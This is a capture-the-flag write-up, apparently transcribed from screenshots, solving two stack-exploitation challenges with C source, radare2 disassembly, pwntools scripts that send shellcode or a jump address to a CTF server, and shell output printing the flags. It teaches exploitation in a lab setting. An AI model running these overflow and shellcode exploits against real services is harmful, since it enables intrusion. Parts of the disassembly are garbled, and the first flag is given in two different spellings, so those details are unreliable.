12        code[0] = '\x6a';code[1] = '\x68';code[2] = '\x48';code[3] = '\xb0';code[4] = '\x2f';code[5] = '\x62';code[6] = '\x69';code[7] = '\x6e';code[8] = '\x2f';code[9] = '\x2f';code[10] = '\x2f';code[11] = '\x73';code[12] = '\x50';code[13] = '\x6a';code[14] = '\x68';code[15] = '\x48';code[16] = '\xb0';code[17] = '\x2f';code[18] = '\x73';code[19] = '\x62';code[20] = '\x69';code[21] = '\x6e';code[22] = '\x89';
13    }else{
14        code[0] = '\x6a';code[1] = '\x68';code[2] = '\x48';code[3] = '\x2f';code[4] = '\x2f';code[5] = '\x2f';code[6] = '\x73';code[7] = '\x68';code[8] = '\x2f';code[9] = '\x62';code[10] = '\x69';code[11] = '\x6e';code[12] = '\x89';code[13] = '\x6a';code[14] = '\x68';code[15] = '\x48';code[16] = '\xb0';code[17] = '\x2f';code[18] = '\x73';code[19] = '\x62';code[20] = '\x69';code[21] = '\x6e';code[22] = '\x89';
15    }
16    printf("There is shellcode on the stack from pwntools...\nWhere do you want to go (some stack addr not shellcode %p)? ", &donde);
17    fflush(stdout); //because socat
18    gets(buf);
19    donde = (void *)*(uintptr_t*)buf;
20    goto *donde;
21    return 0;
22 }
23

```

Here we can see that we need to go to some stack address. The ‘goto *donde’ indicates that we must provide that input for donde’s address on the stack. Donde’s value is relative to the buffer from the gets function. We also see that donde’s address is provided to us on the input line however it changes every time due to ASLR encryption. To determine donde’s stack location we must find where the buffer and the donde variable are stored. Donde’s stack location will be relative to the difference between the buffer location on the stack (as we can see in the source code) and donde’s variable on the stack. So we will find these this Radare.

```

will@will-VirtualBox:~/CTF/pwn1/chal/probs/bin$ ./main
[0x000486e0 23% 27%] ed $r @ main+58
c08501feffff, mov byte [local_1e8h], 0x51 ; 'Q' ; 81
c08519feffff, mov byte [local_1e7h], 0x6a ; 'J' ; 106
c0851afeffff, mov byte [local_1e6h], 4
c0851bfeffff, mov byte [local_1e5h], 0x59 ; 'Y' ; 89
c0851cfeffff, mov byte [local_1e4h], 1
c0851dfeffff, mov byte [local_1e3h], 0xe1 ; 225
c0851effffff, mov byte [local_1e2h], 0x51 ; 'Q' ; 81
c0851feffff, mov byte [local_1e1h], 0x80 ; 128
c08520feffff, mov byte [local_1e0h], 0xe1 ; 225
c08521feffff, mov byte [local_1dfh], 0x31 ; '1' ; 49
c08522feffff, mov byte [local_1deh], 0xd2 ; 210
c08523feffff, mov byte [local_1ddh], 0x6a ; 'J' ; 106
c08524feffff, mov byte [local_1dch], 0xb ; 11
c08525feffff, mov byte [local_1dah], 0x50 ; 'X' ; 88
c08526feffff, mov byte [local_1dah], 0xcd ; 205
c08527feffff, mov byte [local_1dh9], 0x80 ; 128
; JMP XREF from 0x00048617 (main)
0x00048750 83ec08 sub esp, 8
0x00048753 8d45f0 lea eax, [local_10h]
0x00048756 50 push esp
0x00048757 6b20880408 push str,There_is_shellcode_on_the_stack_from_pwnutils..._Where_do_you_want_to_go__some_stack_addr_not_shellcode____p ; 0x00048820 ; "There is shellcode on th
0x0004875f e8effbffff call sym.imp.printf ;[1] ; sub.printf_12_14c+0x4
0x00048761 83c10 add esp, 0x10
0x00048764 a124a04008 mov eax, dword [obj.stdout] ; [0x0004a024:4]=0
0x00048767 83ec0c sub esp, 0xc
0x0004876c 50 push esp
0x0004876d e8effbffff call sym.imp.fflush ;[2] ; int fflush(FILE *stream)
0x00048772 83c10 add esp, 0x10
0x00048775 83ec0c sub esp, 0xc
0x00048778 8d85c4feffff lea eax, [local_13ch]
0x0004877e 50 push eax ; char *
0x0004877f e8effbffff call sym.imp.gets ;[3] ; char*gets(char *)
0x00048784 83c10 add esp, 0x10
0x00048787 8d85c4feffff lea eax, [local_13ch]
0x0004878d 8000 mov eax, dword [eax]
0x0004878f 8945f0 mov dword [local_10h], eax
0x00048792 8b45f0 mov eax, dword [local_10h]
0x00048795 1b00 jmp eax
0x00048797 6690 nop
0x00048799 6690 nop
0x0004879b 6690 nop
0x0004879d 6690 nop
0x0004879f 99 99
; (fcn) sym._l1bc_chal_init [0x10]
sym._l1bc_chal_init(int arg_20h, int arg_2ch);
: arg int arg_20h @ esp+0x20
: arg int arg_2ch @ esp+0x2c
: DATA XREF From 0x000483b0 (entry0)
0x000487a0 55 push ebp
0x000487a1 57 push edi
0x000487a2 56 push esi
0x000487a3 c3 .pusha
0x000487a4 e82fcffff call sym.__x86.get_pc_thunk.bx ;[4]
```

Looking at the main function, we see the values `ebp-0x10` and `ebp-0x13c` being used around the `gets` function. Looking at `ebp-0x13c` in the local variables we see that is the beginning of the buffer, since it last 300 bytes. The final location of the buffer is at `ebp-0x204`. That means `ebp-0x10` is donde location on the stack since the buffer is moved into it. Now we can write a script to send the address of donde on to the stack to the program.

```

from pwn import *
r = remote('pwn.n0l3ptr.com', 9984)
a=r.recvuntil("?" )
a=a.split("0x")[1]
a=a.split(")")[0]
a=int(a,16)
laddr=a-(0x204-0x10)
r.sendline(p32(laddr,endian="little"))
r.interactive()
```

The first two lines connect to pwntools and the server. The third line receives until we are prompted for input. The following 2 lines parse the address of donde from input, eliminating the '0x'. `a=int(a,16)` converts a hex string into a integer. The following line I take the given donde address and subtract from it the difference between the buffer's location on the stack and donde's location on the stack'. This gives us the stack location of donde. I pack that integer, so the server can interpret it, and then I send it to the server. Upon executing my script I get spawned into a shell. After typing 'ls' and 'cat flag.txt' I get the flag.

```

will@will-VirtualBox:~/CTF/pwn1/chal/probs/bin$ ./script5.py where2
backup.py peda-session-where2.txt script5.py where2
will@will-VirtualBox:~/CTF/pwn1/chal/probs/bin$ python script5.py
[+] Opening connection to pwn.n0l3ptr.com on port 9984: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
flag.txt
init.sh
lib
lib32
lib64
prob.bin
$ cat flag.txt
flag{Alright_y0u_4r3_g3tt1ng_th3re}
$
```

flag{Alr1ght_y0u_4r3_g3tt1ng_th3r3}

Prob6

20 points


Problem

Server: pwn.n0l3ptr.com

Port: 9985


Solution

I started by analyzing the given binary ‘pwn_me.c’



```
~/CTF/pwn1/chal/prob6/pwn_me.c - Sublime Text (UNREGISTERED)
script6.py      pwn_me.c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <stdint.h>
4
5 void vuln(){
6     int dummy = 0;
7     unsigned char buf[1024];
8     printf("Make it count! (stack addr = %p)! ", &dummy);
9     fflush(stdout); //because socat
10    gets(buf);
11    ++dummy;
12 }
13 int main(int argc, char** argv){
14     vuln();
15     return 0;
16 }
```

Since there isn't a lot going on involving a flag function, this looks like a shell exploit problem. It appears that the program is prompting for the stack address of ‘dummy’ which is provided but changes due to encryption (ASLR) every time. To exploit the program with my own shellcode. We must overwrite ‘dummy’ to run our shellcode. I started by finding the location of the buffer for input. I analyze the program with Radare2



```
0x004004844b: sub esp, 0x40
0x004004844c: c74f400000. mov dword [local_ch], 0
0x004004844d: sub esp, 8
0x004004844e: 83ec08
0x004004844f: 8945f4
0x0040048450: push eax
0x0040048451: 68a0850408 push str.Make_it_count____stack_addr____p ; 0x80485a0 ; "Make it count! (stack addr = %p)!"
0x0040048452: e894feffff call sym.imp.printf ;[1] ; sub.printf_i2_34c+0x4
0x0040048453: 83c410 add esp, 0x10
0x0040048454: 0a000000408 mov eax, dword [obj.stdout] ; [0x804a024:4]=0
0x0040048455: 83c40c sub esp, 0xc
0x0040048456: 50 push eax
0x0040048457: 8945feffff push eax ; FILE *stream
0x0040048458: 83c410 add esp, 0x10
0x0040048459: 83ec0c sub esp, 0xc
0x004004845a: 8d85f4fbffff lea eax, [local_40ch]
0x004004845b: 50 push eax
0x004004845c: e891feffff call sym.imp.gets ;[3] ; char*gets(char *s)
0x004004845d: 83c410 add esp, 0x10
0x004004845e: 8945f4 mov eax, dword [local_ch]
0x004004845f: 83c001 add eax, 1
0x0040048460: 8945f4 mov dword [local_ch], eax
0x0040048461: 90 nop
0x0040048462: c9 leave
0x0040048463: c3 ret
*** main:
/ (fcn) sym.main 36
```

Here we can see the buffer is location at 0x40c relative to ebp (on the stack) since it is used right before the gets function we know its the buffer. Also we can find out where the ‘dummy’ value is stored. It’s clear to see that dummy is ebp-c because thats the result of the gets() function.

I wrote a script which is as follows.

```
from pwn import *
r = remote("pwn.n0l3ptr.com", 9985)


execute= shellcraft.sh()
execute=asm(execute)

line=r.recvuntil(")")
line=line.split(")")[0]
line=line.split("= ")[1]
line=int(line,0)
line=line-1024

buf=0x40c+4-len(execute)
pack = p32(line, endian="little")
test = execute + 'X'*buf + pack

r.send(test)
r.interactive()
```

The first two lines connect to pwntools and the server. Then input is the program input right before you are prompted for an address. The following two lines generate a string of shellcode so we can spawn a shell over the server. We also know know that the buffer is 1024 bytes and return address is on the end of that buffer on the stack (locations relative to ebp). We must overflow the buffer and therefore ‘dummy’ to run this shellcode. All the line’s variables parse the address from input of dummy. I then subtract the buffer length from that value. This is the length we will overwrite. I then create my own buffer to pad my shellcode of length x40c (the stack location of buffer) – the length of my shellcode and + 4 extra bytes to overflow ebp. Finally, we see send the shellcode to the program. We also send our created pad in the form of X’s (/X’s of length of our pad) and the p32 dummy address so that the program accepts the input. This overwrites the ‘dummy’ value on the stack with our shellcode. I then interact with the code. Running the program spawns another shell. ‘Typing ‘ls’ and ‘cat flag.txt’ . I then get the flag.



```
[28]+ Stopped python script6.py
will@will-VirtualBox:~/CTF/pwn1/chal/prob6/bin$ python script6.py
[+] Opening connection to pwn.n0l3ptr.com on port 9985: Done
[*] Switching to interactive mode
$ ls
$ ls
bin
dev
flag
flag.txt
init.sh
lib
lib32
lib64
prob.bin
$ cat flag.txt
flag{W3lc0M3_T0_PWN_M4y_th3_0dds_Ev3r_B3_1n_Y0ur_f4v0r}
$
```

Flag = flag{W3lc0M3_T0_PWN_M4y_th3_0dds_Ev3r_B3_1n_Y0ur_f4v0r}